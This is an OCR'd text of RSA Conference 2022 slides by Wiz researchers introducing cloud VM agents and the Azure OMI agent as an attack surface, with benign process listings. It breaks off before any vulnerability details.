RSAConference2022
San Francisco & Digital | June 6 – 9

TRANSFORM

SESSION ID: **CSCS-W08**

The Cloud Gray Zone: Vulnerabilities Found in Azure Built-in VM Agents

Nir Ohfeld
Senior Security Researcher
Wiz
@nirohfeld


Shir Tamari
Head of Research
Wiz
@shirtamari

Disclaimer


Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

The Cloud



Application
Monitoring
Content
Collaboration
Communication
Finance
Platform
Object Storage
Identity
Virtual Machine
Queue
Database
Infrastructure
Compute
Block Storage
Network

The Cloud


Application
Monitoring
Content
Collaboration
Communication
Finance
Platform
Object Storage
Identity
Virtual Machine
Queue
Database
Infrastructure
Compute
Block Storage
Network


Basic Management

- Hardware
- Operating System
- Snapshots
- Start / restart / shutdown / pause
- Networking
- Monitoring
- And more…



Virtual Machines Management

- Automations
- Deployment
- Logs collection
- Configuration Management
- Software updates
- Security



Cloud Middleware

(Fancy name for: **Agents**)

Used by All Cloud Service Providers

- AWS Systems Manager Agent (SSM)
- Amazon Inspector Classic agent
- AWS PV drivers
- Amazon ECS agent

- Azure Linux Agent (waagent)
- Azure Log Analytics agent
- Azure Monitor agent
- Azure Recovery Services Agent
- Azure Connected Machine agent
- Azure Guest Configuration agent

- Google Guest agent
- Google Ops Agent
- Google OS Config Agent

Agents Have Security Implications

- Which privileges do these agents have?
- Do they expose potential attack surfaces?
- How do these agents get security updates?
- Who is responsible for updating these agents?

To Complicate Things Up


- Agents are pre-installed in the OS image
- Agents are secretly installed in run-time
- **How can you defend against a risk you don’t know about?**

The Shared Responsibility Model

Cloud Vendors

Physical Security

Network



Hardware


Managed Services

Cloud Customers

Compute Instances


Configuration

Application



Identities

The Shared Responsibility Model



Session Outline

- Finding Multiple Azure middleware vulnerabilities
- How **NOT** to patch cloud middleware
- The broader problem with cloud middleware

RSAConference2022

Case Study: Azure OMI Agent

Cloud Middleware in Azure

Azure / WALinuxAgent Public

Notifications | Fork 357 | Star 460

```
azureuser@wiz-researh:~$ ps aux | grep 'waagent '
root        1390  0.0  0.6  65132 21176 ?        Ss   May02   0:00 /usr/bin/python3 -u /usr/sbin/waagent -daemon
azureus+ 14248  0.0  0.0  12916   936 pts/0    S+   09:38   0:00 grep --color=auto waagent
azureuser@wiz-researh:~$
```

narrieta Merge pull request #2530 from Azu... ... ✓ 76f769c on Mar 12 2,130 commits

.github	Move Github Actions VMs to Ubuntu 18 (#2291)	10 months ago
azurelinuxagent	Set agent version to 2.7.0.6 (#2511)	3 months ago
bin	Support sles 15 sp2 distro (#2272)	11 months ago
ci	Enable test_add_log_event_should_always_crea...	6 months ago
config	Add support for VMware PhotonOS (#2431)	5 months ago

Microsoft Azure Linux Guest Agent

azure.microsoft.com/

Readme

Apache-2.0 license

Code of conduct

460 stars

94 watching

357 forks

How to Find Cloud Middleware Software

omi-scan | Logs
Virtual machine

Search (Cmd+/)

Locks

Operations

- Bastion
- Auto-shutdown
- Backup
- Disaster recovery
- Updates
- Inventory
- Change tracking
- Configuration management (Preview)
- Policies
- Run command

Monitoring

- Insights

Get more visibility into the health and performance of your virtual machine

With an Azure virtual machine you get host CPU, disk and up/down state of your VMs out of the box. Enabling additional monitoring capabilities provides insights into the performance and dependencies for your virtual machines.

You will be billed based on the amount of data ingested and your data retention settings. It can take between 5-10 minutes to configure the virtual machine and the monitoring data to appear.

The map data set collected with Azure Monitor for VMs is intended to be infrastructure data about the resources being deployed and monitored. For details on data collected please click here.


Enable

WAAgent Installs “OMI”

```
nir@WizResearch:/home/azureuser$ ps aux | grep omi
root       14300  0.0  0.1  31520  3656 ?        S    May02   0:39 /opt/omi/bin/omiserver -d
omi        14301  0.0  0.1  21096  4976 ?        SL   May02   1:19 /opt/omi/bin/omiengine -d --logfilefd 3 --socketpair 9
nir        16219  0.0  0.0  12916  1016 pts/4    S+   07:59   0:00 grep omi
nir@WizResearch:/home/azureuser$
```

What Is OMI and Why Is It Running As Root?

- The official OMI GitHub page




YOU LOOK
SUSPICIOUS TO ME
memegenerator.net

What Is OMI?

- Open source project
  - Microsoft in collaboration with The Open Group
- Windows Management Infrastructure (WMI) for UNIX/Linux systems
- Used by many Azure services
  - Open Management Suite (OMS)
  - Azure Insights
  - Azure Automation
  - Many more…

OMI Functionalities

